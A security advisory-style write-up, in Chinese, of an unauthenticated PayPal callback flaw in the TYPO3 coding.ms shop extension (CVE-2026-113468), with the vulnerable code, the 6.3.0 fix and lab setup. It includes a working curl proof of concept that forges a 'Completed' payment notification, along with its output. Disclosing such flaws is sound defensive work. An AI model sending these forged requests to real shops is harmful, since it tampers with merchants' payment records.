
callbackAction() 是 PayPal 向其发送支付通知的端点。它从 item_number 中获取订单 ID,并将整个 POST 请求体写入该订单的 callback_parameter 字段。没有任何机制能证明该消息来自 PayPal:没有 cmd=_notify-validate 回传验证,没有密钥,也没有对金额或收款方的校验。任何访客都可以覆盖未支付订单中已存储的支付记录。
| CVE | CVE-2026-113468 |
| 安全公告 | TYPO3-EXT-SA-2026-036,2026-10-20 |
| 软件包 | codingms/shop "TYPO3 Shop by coding.ms",10,182 次安装 |
| 受影响版本 | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| 修复版本 | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862,缺少授权 |
| CVSS 4.0 | 6.9 中危,AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| 测试环境 | TYPO3 13.4.34、PHP 8.4、shop 6.2.0 |
| 致谢 | Nguyen Le Thanh Nam |
同一安全公告中的第二个 CVE: CVE-2026-112071,同一控制器中未经身份验证的订单取消漏洞。
Classes/Controller/BasketOrderController.php:1239,版本 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction() 位于同一文件上方十二行处,用于验证其 webhook 签名,验证失败时返回 403。PayPal 路径则没有等效机制。
callback_parameter 是商店对支付提供商就某笔订单所述内容的记录,也是商户在支付出现争议时查阅的内容。在受影响的版本上,其内容由陌生人决定。
它受两个条件约束:目标订单必须处于 prepared 状态,且页面必须加载 BasketOrder 插件。
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
同一次运行中的对照项:顺序 2 是 paid,且不写入任何内容;丢弃
item_number 也不写入任何内容。完整输出见
poc-transcript.txt。
exploit.py 会向你自己拥有的主机发送相同的请求。默认执行试运行:
python3 exploit.py http://shop.example/checkout --order 42 --fire
无论哪种情况,响应都是 HTTP 200。通过读取
tx_shop_domain_model_basketorder.callback_parameter 来确认。
写入之后,callbackAction() 会带着
confirmed => true 转发到 orderAction()。该操作是否完成订单,取决于
CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService,它随一个单独的
商业扩展发布,而该扩展不在实验室中,因此未经过测试。订单
在每次运行中都保持为 prepared。

get.typo3.org/13/tar.gz 安装 TYPO3 13.4.x 经典模式,无需 Composer。shop,外加 codingms/additional-tca 和
codingms/modules。EXT:shop/Configuration/TypoScript/。shop_basketorder 内容元素。tx_shop_domain_model_basketorder 中插入一行,使用 status = 'prepared'。php -S 提供服务,并加载 PHP intl。跳过第 3 步,则每个请求都会返回 404,看起来就像一个 不易受攻击的站点。
6.3.0 在存储通知之前会先对其进行身份验证:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() 将载荷回传给 PayPal,并要求 VERIFIED。一条已验证的消息仍然只能证明它是 PayPal 发送的,因此 isMatchingPayPalPayment() 随后将其与订单绑定:payment_status 必须为 Completed,接收方必须与配置的 payPalId 匹配,货币必须匹配,并且 mc_gross 必须精确到分等于订单总额。当配置缺失时,两者都会拒绝。
订单最终化被移至 BasketOrderHmacService 之后,该函数使用站点 encryptionKey 对订单 uid 进行签名。完整差异见
fix-6.2.0-to-6.3.0.diff,取自发布的 6.3.0
制品。该补丁仅被阅读;PoC 未针对其重新运行。
已报告至 [email protected]。修复版本由 Thomas Deuling(coding.ms)提供, 公告由 Torben Hansen(TYPO3 Security Team)撰写。
仅供在您拥有或获授权测试的系统上使用。